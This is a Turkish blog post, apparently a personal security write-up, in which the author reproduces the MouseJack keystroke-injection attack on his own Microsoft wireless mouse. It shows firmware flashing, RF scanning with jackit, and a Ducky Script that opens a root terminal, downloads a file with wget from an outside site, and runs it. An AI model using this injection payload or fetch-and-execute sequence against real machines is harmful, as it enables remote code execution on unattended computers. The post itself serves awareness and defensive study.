

Casus Fare

written by Mert SARICA | 1 December 2017

If you are looking for an English version of this article, please visit [here](#).


2015 yılında elektronik ürünler satan bir mağazada kampanyada olan bir ürün seti dikkatimi çekmişti. Kaspersky Internet Security güvenlik yazılımını satın aldığınız taktirde Microsoft'un Sculpt Mobile model kablosuz faresi hediye olarak geliyordu. Yeni bir fareye ihtiyacım olduğu için o zamanlar hiç düşünmeden satın aldığım ve yıllardır severek kullandığım bu kablosuz farenin, sahip olduğu zafiyet nedeniyle arkamdan işler çevirebilecek bir casusa dönüşebileceği hiç aklıma gelmemişti. :)

Bluetooth olmayan kablosuz klavye ve farelerin RF haberleşmesi üzerine yapılan araştırmalara kısaca bakacak olursak, 2007 yılında Max Moser tarafından 27 MHz bandında haberleşen kablosuz klavyelerin (Microsoft ve Logitech) uzaktan rahatlıkla dinlenebileceği, yaptığı bir araştırma sonucunda ortaya çıktı ve güvenlik dünyasında oldukça ses getirdi. 2009 yılında ise Max Moser ve Thorsten Schroeder, kablosuz klavyeleri dinlemek amacıyla geliştirdikleri ve KeyKeriki adını verdikleri aygıtı duyurdular. 2010 yılında ise bu defa 2.4 GHz bandından haberleşen ve Nordic Semiconductor NRF24XXX çipine sahip klavyeleri de dinleyebilen KeyKeriki v2.0'ı duyurdular. 2011 yılında Travis Goodspeed, ~5TL değerinde olan nRF24L01+ çipini promiscuous kipte çalıştırarak 2.4 GHz bandında NRF24XXX çipler tarafından gönderilen paketlerin basit bir şekilde izlenebileceğini (sniff) gösterdi. 2015 yılında Samy Kamkar, Arduino tabanlı KeySweeper aygıtı ile Microsoft klavyelerden tuş bilgilerinin anlık olarak pratik bir şekilde nasıl çalınabileceğini tüm dünyaya gösterdi.

Yıllar içinde yapılan bu araştırmalar ve çalışmalar sayesinde bluetooth olmayan kablosuz klavyeler (2.4 GHz ISM) ile bilgisayarlar arasındaki RF haberleşme, üreticiler tarafından (istisnalar hariç) güçlü algoritmalarla şifrelenerek art niyetli kişiler tarafından tuş bilgilerinin izlenmesinin önüne geçildi. Üreticiler kablosuz klavyeleri güvenli hale getirmek için yoğun çaba sarfederken, kablosuz fareler arka planda kaldı. Ne de olsa bir farenin hareketlerinin ve basılan buton bilgilerinin (sağ, sol, orta) şifresiz çalınması art niyetli kişilerin ne işine yarayabilir ? İşin aslının pek de öyle olmadığını 2015 yılında Bastille firmasının yapmış olduğu ve MouseJack adını verdiği araştırma ve çok sayıda üreticinin etkilendiği yöntem

ile ortaya koymuş (video) oldu. MouseJack yöntemi ile fare alıcısı olarak bilgisayara takılan USB alıcıya fare hareket ve basılan butonların bilgilerinin yerine kablosuz olarak Bad,Bad USB blog yazımda olduğu gibi Ducky Script formatında klavye tuş basma bilgileri (keystroke) gönderilmektedir. Bu sayede benim gibi dizüstü bilgisayar kullandığınız için kablosuz klavye kullanmasanız da, kablosuz fare kullandığınız için bilgisayarınızın başından kısa süreliğine kalktığınızda, art niyetli bir kişi kablosuz olarak bilgisayarınıza bağlı olan USB alıcıya kablosuz fareden gönderiliyormuş gibi istediği tuş basma bilgilerini gönderebilmektedir!

Kablosuz Microsoft fare kullanan biri olarak, MouseJack yönteminin farem üzerinde etkili olup olmadığını anlamak için hemen işe koyuldum ve Bastille'nin MouseJack GitHub sayfasında belirtildiği üzere CrazyRadio PA USB aygıtını satın almaya karar verdim. nrf-research-firmware donanım yazılımını derleyip, CrazyRadio PA'ya (bin/dongle.bin) yükledikten sonra Bastille'nin GitHub sayfasında yer alan araçların etraftaki nRF24L01+ aygıtları tespit etmeye ve paketleri izlemeye imkan tanıdığını gördüm. Bastille, klavye tuş basma bilgilerini gönderebilen aracını sadece üreticilerle paylaştığı için GitHub'da ufak bir araştırma yapmaya karar verdim ve çok geçmeden klavye tuş basma bilgilerini de göndermeye imkan tanıyan jackit aracı ile karşılaştım.




```
Applications ▾ Places ▾ Terminal ▾ Fri 19:36
root@Hack4Career: ~/Desktop/mousejack/nrf-research-firmware/bin

File Edit View Search Terminal Help
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym

root@Hack4Career: ~/Desktop/crazyradio-firmware/firmware
File Edit View Search Terminal Help
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym

root@Hack4Career:~/Desktop/crazyradio-firmware/firmware# make CRPA=1
sdcc -Iinc/ -mmodel-large --std-sdcc99 -DCRPA -c src/main.c -o bin/main.rel
sdcc -Iinc/ -mmodel-large --std-sdcc99 -DCRPA -c src/radio.c -o bin/radio.rel
sdcc -Iinc/ -mmodel-large --std-sdcc99 -DCRPA -c src/usb.c -o bin/usb.rel
sdcc -Iinc/ -mmodel-large --std-sdcc99 -DCRPA -c src/usbDescriptor.c -o bin/usbDescriptor.rel
sdcc -Iinc/ -mmodel-large --std-sdcc99 -DCRPA -c src/led.c -o bin/led.rel
sdcc -Iinc/ -mmodel-large --std-sdcc99 -DCRPA -c src/utlis.c -o bin/utlis.rel
sdcc -xram-loc 0x8000 -xram-size 2048 --model-large bin/main.rel bin/radio.rel bin/usb.rel bin/usbDescriptor.rel bin/led.rel bin/utlis.rel -o bin/cradio.ihx
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym

root@Hack4Career:~/Desktop/crazyradio-firmware/firmware# python ../usbtools/launchBootloader.py
Bootloader already launched. [16:50:50]
root@Hack4Career:~/Desktop/crazyradio-firmware/firmware# python ../usbtools/nrfbootload.py flash bin/cradio.bin
Bus 002 De (Found nRF24L01 bootloader version: '18.0')
Bus 001 De Flashing:
Bus 001 De Flashing 7471 bytes... [Intel Corp.]
Bus 001 De Flashing done! [2017-03-31 19:37:46:198]
Bus 001 De Verifying:
Bus 001 De Reading bin/cradio.bin... [Linux Foundation 2.0 root hub]
root@Hack4: Reading 7471 bytes from the flash... [firmware@bin]
Bus 002 De Verification succeeded! [Linux Foundation 3.0 root hub]
Bus 001 De root@Hack4Career:~/Desktop/crazyradio-firmware/firmware#
Bus 001 Device 004: ID 0807:0a2a Intel Corp.
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub for Crazyradio PA
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# python ../usbtools/nrfbootload.py flash bin/cradio.bin
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin#
```

```
Applications ▾ Places ▾ Terminal ▾ Fri 19:37
root@Hack4Career: ~/Desktop/mousejack/nrf-research-firmware/bin

File Edit View Search Terminal Help
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym


root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware
File Edit View Search Terminal Help
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym

root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware# prog/usb-flasher/usb-flash.py bin/dongle.bin
[2017-03-31 19:37:46:198] Looking for a compatible device that can jump to the Nordic bootloader
[2017-03-31 19:37:46:215] Device found, jumping to the Nordic bootloader
[2017-03-31 19:37:46:275] Looking for a device running the Nordic bootloader
[2017-03-31 19:37:46:762] Writing image to flash
[2017-03-31 19:37:47:422] Verifying write
[2017-03-31 19:37:47:479] Firmware programming completed successfully
[2017-03-31 19:37:47:479] Please unplug your dongle or breakout board and plug it back in.
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware#
-rw-r--r-- 1 root root 18575 Mar 31 19:18 main.rst
-rw-r--r-- 1 root root 34805 Mar 31 19:18 main.sym

root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2078 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8887:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin#
```

```
root@Hack4Career: ~/Desktop/mousejack/nrf-research-firmware/tools
File Edit View Search Terminal Help

root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/tools# python nrf24-scanner.py -l
[2017-03-31 21:42:32.151] 2 5 86:1D:70:79:27 02:E9:00:00:03
[2017-03-31 21:42:32.155] 2 5 86:1D:70:79:27 02:E9:00:00:03
[2017-03-31 21:42:32.158] 2 5 86:1D:70:79:27 02:E9:00:00:03
[2017-03-31 21:42:32.160] 2 5 86:1D:70:79:27 02:E9:00:00:03
[2017-03-31 21:42:32.165] 2 5 86:1D:70:79:27 02:E9:00:00:03
```



```
root@Hack4Career: ~/Desktop/jackit
File Edit View Search Terminal Help
[+] Scanning every 5s CTRL-C when ready.

KEY ADDRESS CHANNELS COUNT SEEN TYPE PACKET
-----
1 A6:2A:6A:A2:AA 65 2:23:56 ago 24:A4:C3:2C:C5:58:BA:A6:37:6B:AD:55:D3:BA
2 A1:16:6D:B2:52 70 0:45:43 ago 14:CB:64:AC:B9:DB:17:64:50
3 67:4A:A0:08:8A 83 1:44:18 ago 28:AA:9C:2C:44:88:D8:85:19:16:80:80:00:FA:
4 A9:00:6C:C9:68 80,61,74,70,29,33,50,54 10:04 777 0:00:13 ago Microsoft HID 08:90:17:01:A4:F1:40:00:01:00:00:00:00:00:00:10:75
5 55:55:55:55:55 23 1:47:11 ago AA:EA:AA:AA:AA:AE:EE:FB:AA:AB:2A:AB:2E:AA:AA:AA:AE:AA:A
6 0D:2E:AB:B2:2B 5 2:14:00 ago 45:05:25:41:44:5F:09:8A:CC:ED:44:5A:F9:16:49:AA:C8:53
7 A2:91:54:89:25 60 1:56:11 ago 07:C2:00:00:00:00:00:00:00:37
8 2F:CC:96:C8:00 74,44,71,8,17,32 10 1:24:01 ago 00:40:00:6E:52
9 EB:37:93:15:07 74 1:36:38 ago Logitech HID 80:02:10:50:D4:A8:8A:25:42:60:A5:25:27:22:61:36
10 90:25:22:42:95 74 1:30:13 ago 82:A4:04:40
11 42:C0:92:50:25 39 0:07:33 ago BF:8B:55:55:55:56:AA:52:81:08:80:10:88:80:00:08:08:2A:AA:9
12 B5:AA:A2:D3:0B 46 1:18:00 ago 56:54:23:2A:18:B1:4A:B4:C8:AB:65:4D:9F:25:95:95:E9
13 91:11:7A:68:AA 82 1:33:25 ago
```

Jackit aracını Kali'ye kurduktan hemen sonra Ducky Script formatında hazırladığım klavye tuş bilgilerini, Crazyradio PA ile göndermeye başladım. Kısa bir süre sonra Kali'de root terminal açıldı, wget ile <https://www.mertsarica.com> adresinden pwned dosyası indirildi ve çalıştırıldı.

```
root@Hack4Career: ~/Desktop/jackit
File Edit View Search Terminal Help
GNU nano 2.7.4 File: ducky-mert.txt Modified
DELAY 2500
GUI
DELAY 2500
STRING root terminal
DELAY 2500
ENTER
DELAY 2500
STRING wget https://www.mertsarica.com/pwned
DELAY 2500
ENTER
STRING chmod +x pwned
DELAY 2500
ENTER
STRING ./pwned
DELAY 2500
ENTER
█

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

Yapmış olduğum bu çalışma sonrasında sahip olduğum Microsoft marka kablosuz faremi üzümlere atıp, daha güvenli bir kablosuz fare almak için elektronik ürünler satan bir mağazanın yolunu tuttum. Fiziksel güvenliğim ve güvenlik farkındalığı için yapmış olduğum bu çalışmanın, kablosuz klavye ve fare kullananlar adına faydalı olmasını temenni eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.